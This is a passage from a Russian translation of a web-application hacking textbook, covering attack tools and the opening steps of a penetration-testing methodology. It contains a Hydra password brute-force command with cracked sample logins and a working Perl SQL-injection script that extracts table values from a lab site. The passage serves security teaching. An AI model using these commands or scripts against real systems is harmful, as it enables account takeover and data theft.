Из-за относительной нехватки надёжных общедоступных сведений об эффективности сканеров веб-уязвимостей рекомендуется провести собственное исследование до любой покупки. Большинство поставщиков сканеров предоставляют подробную документацию продукта и бесплатные пробные версии программ, которые помогут обоснованно выбрать продукт.

Использование сканера уязвимостей

В реальных ситуациях эффективность применения сканера уязвимостей в значительной степени зависит от целевого приложения. Описанные нами неотъемлемые сильные и слабые стороны по-разному влияют на разные приложения в зависимости от содержащихся в них видов функций и уязвимостей.

Из различных видов уязвимостей, часто встречающихся в веб-приложениях, автоматизированные сканеры по своей природе способны обнаруживать приблизительно половину - те, для которых существует стандартный признак. В подмножестве видов уязвимостей, обнаруживаемых сканерами, они хорошо выявляют отдельные случаи, хотя и пропускают более тонкие и необычные варианты. В целом можно ожидать, что автоматизированное сканирование выявит некоторые, но не все легкодоступные цели в типичном приложении.

Если вы новичок либо атакуете большое приложение при ограниченном времени, автоматизированное сканирование может принести очевидную пользу. Оно быстро выявит несколько направлений для дальнейшего ручного исследования, позволяя получить первоначальное представление о состоянии безопасности приложения и существующих видах ошибок. Оно также даст полезный общий обзор целевого приложения и выделит необычные области, заслуживающие более подробного внимания.

Если вы специалист по атаке на веб-приложения и всерьёз намерены найти в цели максимально возможное число уязвимостей, то слишком хорошо осознаёте неотъемлемые ограничения сканеров уязвимостей. Поэтому вы не станете полностью доверять им исчерпывающую проверку какой-либо отдельной категории уязвимостей. Хотя результаты сканирования будут интересны и подтолкнут к ручному исследованию конкретных проблем, обычно потребуется выполнить полную ручную проверку каждой области приложения на каждый вид уязвимости, чтобы убедиться в правильном выполнении работы.

В любой ситуации применения сканера уязвимостей следует помнить о нескольких ключевых моментах, обеспечивающих максимально эффективное использование:

• учитывайте, какие виды уязвимостей сканеры способны обнаруживать, а какие нет;
• хорошо знайте функции своего сканера и умейте использовать его конфигурацию для наиболее эффективной работы с конкретным приложением;
• ознакомьтесь с целевым приложением до запуска сканера, чтобы использовать его максимально эффективно;
• учитывайте риски, связанные с обходом пауком мощных функций и автоматическим поиском опасных ошибок;
• всегда вручную подтверждайте любые потенциальные уязвимости, о которых сообщил сканер;

• учитывайте, что сканеры чрезвычайно шумны и оставляют значительный след в журналах сервера и любых средствах защиты IDS. Не применяйте сканер, если хотите действовать скрытно.

Полностью автоматизированное и направляемое пользователем сканирование

Ключевой вопрос при использовании веб-сканеров состоит в том, насколько вы хотите направлять выполняемую сканером работу. Два крайних варианта использования выглядят следующим образом:

• вы хотите передать сканеру URL приложения, нажать Go и дождаться результатов;
• вы хотите работать вручную и одновременно с ручным тестированием использовать сканер для изолированной проверки отдельных запросов.

Автономные веб-сканеры в большей степени ориентированы на первый вариант. Сканеры, входящие в интегрированные наборы инструментов тестирования, сильнее ориентированы на второй. При этом сканеры обоих типов позволяют при желании применить более гибридный подход.

Для пользователей, которые являются новичками в безопасности веб-приложений, нуждаются в быстрой оценке приложения или регулярно работают с большим числом приложений, полностью автоматизированное сканирование даст определённое представление о части поверхности атаки приложения. Это может помочь принять обоснованное решение о необходимом уровне более всестороннего тестирования приложения.

Для пользователей, понимающих порядок тестирования безопасности веб-приложений и ограничения полной автоматизации, лучший способ применять сканер - использовать его в составе интегрированного набора инструментов тестирования для поддержки и усиления ручного тестирования. Такой подход помогает избежать многих технических проблем, с которыми сталкиваются полностью автоматизированные сканеры. При помощи браузера можно направлять сканер и гарантировать, что ни одна ключевая область функций не будет пропущена. Можно непосредственно сканировать фактические запросы, создаваемые приложением и содержащие данные требуемых приложением содержания и формата. Полностью управляя объектами сканирования, можно избегать опасных функций, распознавать повторяющиеся функции и проходить любые требования проверки ввода, с которыми автоматизированный сканер мог бы не справиться. Кроме того, получая непосредственную обратную связь о работе сканера, можно гарантировать отсутствие проблем с аутентификацией и управлением сеансами и правильную обработку трудностей, вызванных многоэтапными процессами и зависящими от состояния функциями. Применяя сканер таким образом, можно охватить важный спектр уязвимостей, обнаружение которых поддаётся автоматизации. Это освободит вас для поиска видов уязвимостей, требующих человеческого интеллекта и опыта.

Другие инструменты

Помимо уже рассмотренных инструментов, существует бесчисленное множество других, которые могут оказаться полезными в конкретной ситуации или для выполнения определённой задачи. В оставшейся части этой главы описывается несколько других инструментов, которые, вероятно, встретятся и будут применяться при атаке на приложения. Следует отметить, что это лишь краткий обзор некоторых инструментов, которыми пользовались авторы. Рекомендуется самостоятельно исследовать различные доступные средства и выбрать лучше всего соответствующие вашим потребностям и стилю тестирования.

Wikto/Nikto

Nikto полезен для поиска стандартного или распространённого стороннего содержимого на веб-сервере. Он содержит большую базу данных файлов и каталогов, включая стандартные страницы и сценарии, поставляемые с веб-серверами, а также сторонние элементы вроде программного обеспечения корзины покупок. По существу, инструмент последовательно запрашивает каждый элемент и определяет, существует ли он.

База данных часто обновляется, поэтому при выявлении содержимого этого типа Nikto обычно эффективнее любого другого автоматизированного или ручного метода.

Nikto реализует широкий спектр параметров конфигурации, которые можно задавать в командной строке или текстовом конфигурационном файле. Если приложение использует специализированную страницу "not found", ложноположительных результатов можно избежать при помощи параметра `-404`, позволяющего указать строку, присутствующую на специализированной странице ошибки.

Wikto - версия Nikto для Windows с некоторыми дополнительными функциями, например улучшенным обнаружением специализированных ответов "not-found" и поиском каталогов при помощи Google.

Firebug

Firebug - инструмент отладки браузера, позволяющий в реальном времени отлаживать и изменять HTML и JavaScript на отображаемой странице. Можно также исследовать и изменять DOM.

Firebug чрезвычайно полезен для анализа и эксплуатации широкого спектра клиентских атак, включая все виды межсайтового скриптинга, подделку запросов и изменение пользовательского интерфейса, а также междоменный перехват данных, как описано в главе 13.

Hydra

Hydra - инструмент подбора паролей, применимый во множестве ситуаций, включая аутентификацию на основе форм, часто используемую в веб- приложениях. Разумеется, для выполнения любой такой атаки полностью специализированным способом можно использовать инструмент вроде Burp Intruder, однако во многих ситуациях Hydra не менее полезна.

Hydra позволяет указать целевой URL, соответствующие параметры запроса, списки слов для атаки на поля имени пользователя и пароля и сведения о сообщении об ошибке, возвращаемом после неудачного входа. Параметр `-t` задаёт количество параллельных потоков атаки. Например:

```
C:\>hydra.exe -t 32 -L user.txt -P password.txt wahh-app.com http-post-form
 "/login.asp:login_name=^USER^&login_password=^PASS^&login=Login:Invalid"
Hydra v6.4 (c) 2011 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2011-05-22 16:32:48
[DATA] 32 tasks, 1 servers, 21904 login tries (l:148/p:148), ~684 tries per
task

[DATA] attacking service http-post-form on port 80
[STATUS] 397.00 tries/min, 397 tries in 00:01h, 21507 todo in 00:55h
[80][www-form] host: 65.61.137.117   login: alice   password: password
[80][www-form] host: 65.61.137.117   login: liz   password: password
...
```

Специализированные сценарии

По опыту авторов, существующих готовых инструментов достаточно для выполнения подавляющего большинства задач, возникающих при атаке на веб-приложение. Однако в различных необычных ситуациях потребуется создавать собственные специализированные инструменты и сценарии для решения конкретной проблемы. Например:

• приложение применяет необычный механизм управления сеансами, например токены для каждой страницы, которые необходимо повторно отправлять в правильной последовательности;

• вы хотите эксплуатировать уязвимость, требующую многократного выполнения нескольких конкретных этапов с включением данных, полученных в одном ответе, в последующие запросы;
• приложение агрессивно завершает сеанс при выявлении потенциально вредоносного запроса, а получение нового аутентифицированного сеанса требует нескольких нестандартных этапов;
• необходимо предоставить владельцу приложения эксплойт "укажи и щёлкни", чтобы продемонстрировать уязвимость и риск.

Если у вас есть некоторый опыт программирования, самый простой способ решить задачи такого рода - создать небольшую, полностью специализированную программу для отправки нужных запросов и обработки ответов приложения. Её можно реализовать как автономный инструмент или как расширение одного из интегрированных наборов инструментов, описанных ранее. Например, для расширения Burp Suite можно использовать интерфейс Burp Extender, а для расширения WebScarab - интерфейс BeanShell.

Языки сценариев вроде Perl содержат библиотеки, упрощающие обмен по HTTP, поэтому специализированные задачи часто можно выполнить всего несколькими строками кода. Даже при ограниченном опыте программирования нередко удаётся найти в Интернете сценарий, который можно адаптировать к своим требованиям. В следующем примере показан простой сценарий Perl, эксплуатирующий уязвимость SQL-инъекции в форме поиска, чтобы выполнять рекурсивные запросы и получать все значения указанного столбца таблицы. Он начинает с наибольшего значения и движется вниз (подробнее об атаке такого рода см. в главе 9):

```
use HTTP::Request::Common;
use LWP::UserAgent;

$ua = LWP::UserAgent->new();
my $col = @ARGV[1];
my $from_stmt = @ARGV[3];

if ($#ARGV!=3) {
    print "usage: perl sql.pl SELECT column FROM table\n";
    exit;
}

while(1)
{
    $payload = "foo' or (1 in (select max($col) from $from_stmt
    $test))--";

    my $req = POST "http://mdsec.net/addressbook/32/Default.aspx",
        [__VIEWSTATE => '', Name => $payload, Email => 'john@test.
    com', Phone =>
    '12345', Search => 'Search', Address => '1 High Street', Age =>
    '30',];
    my $resp = $ua->request($req);
    my $content = $resp->as_string;
    #print $content;

    if ($content =~ /nvarchar value '(.*)'/)
    {
        print "$1\n";       # print the extracted match
    }
    else
    {exit;}

    $test = "where $col < '$1'";
}
```

Попробуйте сами!

http://mdsec.net/addressbook/32/

Помимо встроенных команд и библиотек из сценариев Perl и сценариев оболочки операционной системы можно вызывать различные простые инструменты и утилиты. Далее описаны некоторые средства, полезные для этой цели.

Wget

Wget - удобный инструмент для получения указанного URL по HTTP или HTTPS. Он поддерживает нижестоящий прокси, HTTP-аутентификацию и различные другие параметры конфигурации.

Curl

Curl - один из наиболее гибких инструментов командной строки для отправки запросов HTTP и HTTPS. Он поддерживает методы GET и POST, параметры запросов, клиентские сертификаты SSL и HTTP-аутентификацию. В следующем примере заголовок страницы извлекается для значений идентификатора страницы от 10 до 40:

```
#!/bin/bash
for i in `seq 10 40`;
do
echo -n $i ": "
curl -s http://mdsec.net/app/ShowPage.ashx?PageNo==$i | grep -Po
"<title>(.*)</title>" | sed 's/.......\(.*\)......../\1/'
done
```

> **Попробуйте сами!**
>
> http://mdsec.net/app/

Netcat

Netcat - универсальный инструмент для выполнения многочисленных сетевых задач. Он служит краеугольным камнем многих учебных руководств по взлому для начинающих. Его можно использовать, чтобы открыть TCP-соединение с сервером, отправить запрос и получить ответ. Кроме того, Netcat позволяет создать на вашем компьютере сетевой слушатель для приёма соединений от атакуемого сервера. В главе 9 приведён пример применения этого метода для создания внеполосного канала при атаке на базу данных.

Сам Netcat не поддерживает соединения SSL, однако такую возможность можно получить, применяя его совместно с инструментом stunnel, описанным далее.

Stunnel

Stunnel полезен при работе с собственными сценариями или другими инструментами, которые сами не поддерживают соединения HTTPS. Stunnel позволяет создавать клиентские соединения SSL с любым узлом или серверные сокеты SSL, прослушивающие входящие соединения от любого клиента. Поскольку HTTPS представляет собой лишь протокол HTTP, туннелированный через SSL, при помощи stunnel можно предоставить возможности HTTPS любому другому инструменту.

Например, следующая команда показывает настройку stunnel для создания простого серверного сокета TCP на порту 88 локального интерфейса обратной связи. При получении соединения stunnel выполняет согласование SSL с сервером `wahh-app.com`, пересылая входящее незашифрованное соединение этому серверу через туннель SSL:

```
C:\bin>stunnel -c -d localhost:88 -r wahh-app.com:443
2011.01.08 15:33:14 LOG5[1288:924]: Using 'wahh-app.com.443' as
tcpwrapper     service name
2011.01.08 15:33:14 LOG5[1288:924]: stunnel 3.20 on x86-pc-
mingw32-gnu WIN32
```

Теперь любой инструмент без поддержки SSL можно просто направить на порт 88 интерфейса обратной связи. Фактически он будет взаимодействовать с сервером назначения по HTTPS:

```
2011.01.08 15:33:20 LOG5[1288:1000]: wahh-app.com.443 connected
from     127.0.0.1:1113
2011.01.08 15:33:26 LOG5[1288:1000]: Connection closed: 16 bytes
sent to SSL,     392 bytes sent to socket
```

Резюме

Эта книга сосредоточена на практических методах атаки на веб-приложения. Хотя некоторые такие задачи можно выполнять только в браузере, для эффективной и всесторонней атаки на приложение нужны инструменты.

Самый важный и незаменимый инструмент в вашем арсенале - перехватывающий прокси, который позволяет просматривать и изменять весь трафик, проходящий в обоих направлениях между браузером и сервером. Современные прокси дополняются множеством других интегрированных инструментов, способных помочь автоматизировать многие необходимые задачи. В дополнение к одному из таких наборов следует использовать одно или несколько браузерных расширений, позволяющих продолжать работу в ситуациях, когда прокси применить нельзя.

Другой основной тип инструмента, который можно применять, - автономный сканер веб-приложений. Такие средства способны эффективно и быстро обнаруживать целый ряд распространённых уязвимостей, а также помогать картографировать и анализировать функции приложения. Однако они не способны выявлять многие виды дефектов безопасности, и полагаться на них как на источник полностью положительного заключения о любом приложении нельзя.

В конечном счёте искусным взломщиком веб-приложений вас сделает способность понимать работу веб-приложений, места отказа их защиты и способы исследования на предмет эксплуатируемых уязвимостей. Для эффективной работы нужны инструменты, позволяющие заглядывать под капот, детально управлять взаимодействием с приложениями и по возможности использовать автоматизацию, чтобы сделать атаки быстрее и надёжнее. Какие бы инструменты ни помогали вам лучше всего достигать этих целей, именно они для вас правильные. А если доступные средства не удовлетворяют потребностям, всегда можно создать собственные. Честное слово, это не так уж трудно.

Глава 21. Методика взломщика веб-приложений

Эта глава содержит подробную пошаговую методику, которой можно следовать при атаке на веб-приложение. Она охватывает все категории уязвимостей и методы атак, описанные в этой книге. Выполнение всех этапов методики не гарантирует обнаружения всех уязвимостей конкретного приложения. Однако оно даст достаточную уверенность в том, что вы исследовали все необходимые области поверхности атаки приложения и нашли максимально возможное число проблем с учётом доступных ресурсов.

На рис. 21-1 показаны основные области работы, описываемые этой методикой. Мы подробно разберём схему и покажем, на какие задачи подразделяется каждая область. Номера на схемах соответствуют иерархическому нумерованному списку методики, поэтому можно легко перейти к действиям в конкретной области.

Методика представлена как последовательность задач, организованных и упорядоченных в соответствии с логическими взаимозависимостями между ними. Насколько возможно, эти взаимозависимости выделены в описаниях задач. Однако на практике часто придётся творчески обдумывать направление своих действий и позволять сведениям, обнаруженным об атакуемом приложении, направлять их. Например:

• сведения, собранные на одном этапе, могут позволить вернуться к предыдущему этапу и сформулировать более целенаправленные атаки. Например, ошибка управления доступом, позволяющая получить список всех пользователей, может дать возможность провести более эффективную атаку подбора паролей против функции аутентификации;
• обнаружение ключевой уязвимости в одной области приложения может позволить сократить часть работы в других областях. Например, уязвимость раскрытия файлов может дать возможность провести анализ кода ключевых функций приложения вместо их исследования исключительно методом чёрного ящика;
• результаты тестирования в одних областях могут выявить закономерности повторяющихся уязвимостей, наличие которых можно немедленно проверить в других областях. Например, общий дефект фильтров проверки ввода приложения может позволить быстро найти способ обхода его защиты от нескольких разных категорий атак.




Figure 21-1: The main areas of work involved in the methodology

Рис. 21-1. Основные области работы, включённые в методику

Используйте этапы этой методики для направления работы и как контрольный список, помогающий избежать упущений, но не считайте себя обязанными следовать им слишком жёстко. Помните следующую мысль: описанные нами задачи в основном стандартны и традиционны; самые впечатляющие атаки на веб-приложения всегда требуют выйти за их рамки.

Общие рекомендации

При выполнении подробных задач атаки на веб-приложение следует постоянно помнить о некоторых общих соображениях. Они могут относиться ко всем различным областям исследования и выполняемым методам.

• Помните, что некоторые символы имеют особое значение в разных частях HTTP-запроса. При изменении данных в запросах эти символы следует кодировать в URL, чтобы гарантировать их предполагаемую интерпретацию:

• & разделяет параметры в строке запроса URL и теле сообщения. Чтобы вставить буквальный символ &, его следует закодировать как %26;
• = разделяет имя и значение каждого параметра в строке запроса URL и теле сообщения. Чтобы вставить буквальный символ =, его следует закодировать как %3d;
• ? отмечает начало строки запроса URL. Чтобы вставить буквальный символ ?, его следует закодировать как %3f;
• пробел отмечает конец URL в первой строке запросов и может указывать конец значения файла cookie в заголовке Cookie. Чтобы вставить буквальный пробел, его следует закодировать как %20 или +;
• поскольку + представляет закодированный пробел, для вставки буквального символа + его следует закодировать как %2b;
• ; разделяет отдельные файлы cookie в заголовке Cookie. Чтобы вставить буквальный символ ;, его следует закодировать как %3b;
• # отмечает идентификатор фрагмента в URL. Если ввести этот символ в URL в браузере, он фактически обрежет URL, отправленный серверу. Чтобы вставить буквальный символ #, его следует закодировать как %23;
• % используется как префикс в схеме URL-кодирования. Чтобы вставить буквальный символ %, его следует закодировать как %25;
• любые непечатаемые символы, например нулевые байты и переводы строки, разумеется, необходимо кодировать в URL при помощи их кодов ASCII, в данном случае соответственно как %00 и %0a.

• Кроме того, учтите: ввод URL-кодированных данных в форму обычно заставляет браузер выполнить ещё один слой кодирования. Например, отправка %00 в форме, вероятно, приведёт к передаче серверу значения %2500. Поэтому обычно лучше наблюдать окончательный запрос в перехватывающем прокси.

• Многие проверки распространённых уязвимостей веб-приложений включают отправку различных специально сформированных строк ввода и отслеживание ответов приложения в поисках аномалий, указывающих на наличие уязвимости. В некоторых случаях ответ приложения на конкретный запрос содержит признак определённой уязвимости независимо от того, был ли отправлен инициирующий её ввод. Во всех случаях, когда конкретный специально сформированный ввод приводит к поведению, связанному с уязвимостью, например к определённому сообщению об ошибке, следует повторно проверить, вызывает ли такое же поведение отправка безобидного ввода в соответствующем параметре. Если вызывает, предварительный результат, вероятно, ложноположительный.

• Приложения обычно накапливают определённое состояние из предыдущих запросов, влияющее на ответы на последующие запросы. Иногда при исследовании предполагаемой уязвимости и выявлении точной причины определённого аномального поведения необходимо устранить последствия накопленного состояния. Для этого обычно достаточно начать новый сеанс в новом процессе браузера, перейти к месту наблюдавшейся аномалии, используя только безобидные запросы, а затем повторно отправить специально сформированный ввод. Часто эту меру можно воспроизвести, изменяя части запросов с файлами cookie и сведениями кеширования. Кроме того, инструмент вроде Burp Repeater позволяет изолировать запрос, вносить в него конкретные изменения и повторно отправлять столько раз, сколько требуется.

• Некоторые приложения применяют конфигурацию с балансировкой нагрузки, в которой последовательные HTTP-запросы могут обрабатываться разными внутренними серверами на веб-уровне, уровне представления, уровне данных или других уровнях. Конфигурации разных

серверов могут иметь небольшие различия, влияющие на результаты. Кроме того, некоторые успешные атаки изменяют состояние конкретного сервера, обрабатывающего запросы, например создают новый файл в корневом веб-каталоге. Для изоляции последствий конкретных действий может потребоваться выполнить несколько одинаковых запросов подряд, проверяя результат каждого, пока запрос не обработает нужный сервер.

Если вы применяете эту методику в рамках консультационного задания, обязательно проведите обычное определение объёма работ, чтобы точно согласовать включаемые имена узлов, URL и функции, а также любые ограничения на разрешённые виды тестирования. Владелец приложения должен знать о неотъемлемых рисках любого тестирования на проникновение против цели методом чёрного ящика. Посоветуйте владельцу создать резервную копию всех важных данных до начала работы.

1. Картографирование содержимого приложения




Figure 21-2: Mapping the application's content

Рис. 21-2. Картографирование содержимого приложения

1.1. Исследуйте видимое содержимое

1.1.1

Настройте браузер на использование предпочитаемого интегрированного инструмента прокси и обхода пауком. Burp и WebScarab можно использовать для пассивного обхода сайта посредством отслеживания и разбора веб-содержимого, обрабатываемого прокси.

1.1.2

Если это полезно, настройте браузер на использование расширения вроде IEWatch для отслеживания и анализа содержимого HTTP и HTML, обрабатываемого браузером.

1.1.3

Просмотрите всё приложение обычным способом, посетив каждую ссылку и URL, отправив каждую форму и до конца пройдя все многоэтапные функции. Попробуйте просматривать приложение с включённым и отключённым JavaScript, а также с включёнными и отключёнными файлами cookie. Многие приложения способны работать с различными конфигурациями браузера, и при этом можно достигнуть другого содержимого и других путей кода приложения.

1.1.4

Если приложение использует аутентификацию и у вас есть учётная запись для входа либо её можно создать, примените её для доступа к защищённым функциям.

1.1.5

Во время просмотра отслеживайте запросы и ответы, проходящие через перехватывающий прокси, чтобы понять виды отправляемых данных и способы использования клиента для управления поведением серверного приложения.

1.1.6

Просмотрите карту сайта, созданную пассивным обходом пауком, и выявите всё содержимое и функции, которые вы не проходили в браузере. По результатам паука установите, где обнаружен каждый элемент, например в Burp Spider проверьте сведения Linked From. Откройте каждый элемент в браузере, чтобы паук разобрал ответ сервера и выявил дополнительное содержимое. Рекурсивно продолжайте этот этап, пока не перестанут обнаруживаться новые содержимое или функции.

1.1.7

Закончив ручной просмотр и пассивный обход пауком, можно использовать паук для активного обхода приложения, взяв обнаруженный набор URL в качестве начальных адресов. Иногда это позволяет обнаружить дополнительное содержимое, упущенное при ручной работе. Перед автоматизированным обходом сначала выявите все опасные URL или URL, способные нарушить сеанс приложения, а затем настройте паук на исключение их из области работы.

1.2. Изучите общедоступные ресурсы

1.2.1

Используйте интернет-поисковики и архивы, например Wayback Machine, чтобы выявить содержимое, проиндексированное и сохранённое для целевого приложения.

1.2.2

Используйте расширенные параметры поиска для повышения эффективности исследования. Например, в Google можно применить `site:` для получения всего содержимого целевого сайта и `link:` для получения других сайтов, ссылающихся на него. Если поиск выявит содержимое, которого уже нет в действующем приложении, его всё ещё можно просмотреть в кеше поисковой системы. Старое содержимое может включать ссылки на дополнительные ресурсы, которые ещё не удалены.

1.2.3

Выполните поиск по всем именам и адресам электронной почты, обнаруженным в содержимом приложения, например в контактных сведениях. Включите элементы, не отображаемые на экране, например комментарии HTML. Помимо веб-поиска выполняйте поиск в новостях и группах. Ищите технические сведения о целевом приложении и поддерживающей его инфраструктуре, опубликованные на интернет-форумах.

1.2.4

Просмотрите все опубликованные файлы WSDL и составьте список имён функций и значений параметров, потенциально используемых приложением.

1.3. Обнаружьте скрытое содержимое

1.3.1

Подтвердите, как приложение обрабатывает запросы несуществующих элементов. Вручную запросите несколько заведомо действительных и недействительных ресурсов и сравните ответы сервера, чтобы найти простой способ определять отсутствие элемента.

1.3.2

Получите списки распространённых имён файлов и каталогов и распространённых расширений файлов. Добавьте к ним все элементы, фактически наблюдавшиеся в приложении, а также выведенные из них элементы. Постарайтесь понять соглашения об именовании, применяемые разработчиками приложения. Например, если существуют страницы `AddDocument.jsp` и `ViewDocument.jsp`, могут существовать также страницы `EditDocument.jsp` и `RemoveDocument.jsp`.

1.3.3

Просмотрите весь клиентский код и выявите любые подсказки о скрытом серверном содержимом, включая комментарии HTML и отключённые элементы формы.

1.3.4

При помощи методов автоматизации, описанных в главе 14, выполните большое число запросов на основании списков каталогов, имён файлов и расширений. Отслеживайте ответы сервера, чтобы подтвердить, какие элементы существуют и доступны.

1.3.5

Выполняйте эти процедуры обнаружения содержимого рекурсивно, используя новое перечисленное содержимое и закономерности как основу для дальнейшего направляемого пользователем обхода пауком и дальнейшего автоматизированного обнаружения.

1.4. Обнаружьте стандартное содержимое

1.4.1

Запустите Nikto против веб-сервера, чтобы обнаружить присутствующее стандартное или хорошо известное содержимое. Используйте параметры Nikto для максимальной эффективности. Например, параметр `-root` позволяет указать каталог для проверки стандартного содержимого, а `-404` - строку, определяющую специализированную страницу File Not Found.

1.4.2

Вручную проверьте все потенциально интересные результаты, чтобы устранить ложноположительные срабатывания.

1.4.3

Запросите корневой каталог сервера, указав IP-адрес в заголовке `Host`, и определите, отвечает ли приложение каким-либо другим содержимым. Если да, выполните сканирование Nikto как по IP-адресу, так и по имени сервера.

1.4.4

Отправьте запрос корневого каталога сервера, указав набор заголовков `User-Agent`, приведённый по адресу `www.useragentstring.com/pages/useragentstring.php`.

1.5. Перечислите функции, задаваемые идентификатором

1.5.1

Выявите все случаи, когда доступ к определённым функциям приложения осуществляется путём передачи идентификатора функции в параметре запроса, например `/admin.jsp?action=editUser` или `/main.php?func=A21`.

1.5.2

Примените методы обнаружения содержимого из этапа 1.3 к механизму доступа к отдельным функциям. Например, если приложение использует параметр с именем функции, сначала определите его поведение при указании недействительной функции и постарайтесь найти простой способ определять запрос действительной функции. Составьте список распространённых имён функций или переберите синтаксический диапазон идентификаторов, использование которых наблюдалось. Автоматизируйте процедуру, чтобы перечислить действительные функции максимально быстро и просто.

1.5.3

Если применимо, составьте карту содержимого приложения на основе функциональных путей, а не URL, показывающую все перечисленные функции и логические пути и зависимости между ними. Пример приведён в главе 4.

1.6. Проверьте отладочные параметры

1.6.1

Выберите одну или несколько страниц или функций приложения, где могут быть реализованы скрытые отладочные параметры, например `debug=true`. Наиболее вероятно их появление в ключевых функциях, таких как вход, поиск, загрузка или скачивание файлов.

1.6.2

Используйте списки распространённых имён отладочных параметров, например `debug`, `test`, `hide` и `source`, и распространённых значений, например `true`, `yes`, `on` и `1`. Переберите все их сочетания, отправляя каждую пару имени и значения каждой целевой функции. Для запросов POST передавайте параметр как в строке запроса URL, так и в теле запроса. Автоматизируйте эту процедуру при помощи методов, описанных в главе 14. Например, для сочетания всех перестановок двух списков полезных нагрузок можно применить тип атаки cluster bomb в Burp Intruder.

1.6.3

Просмотрите ответы приложения в поисках аномалий, способных указать, что добавленный параметр повлиял на обработку приложением.

2. Анализ приложения

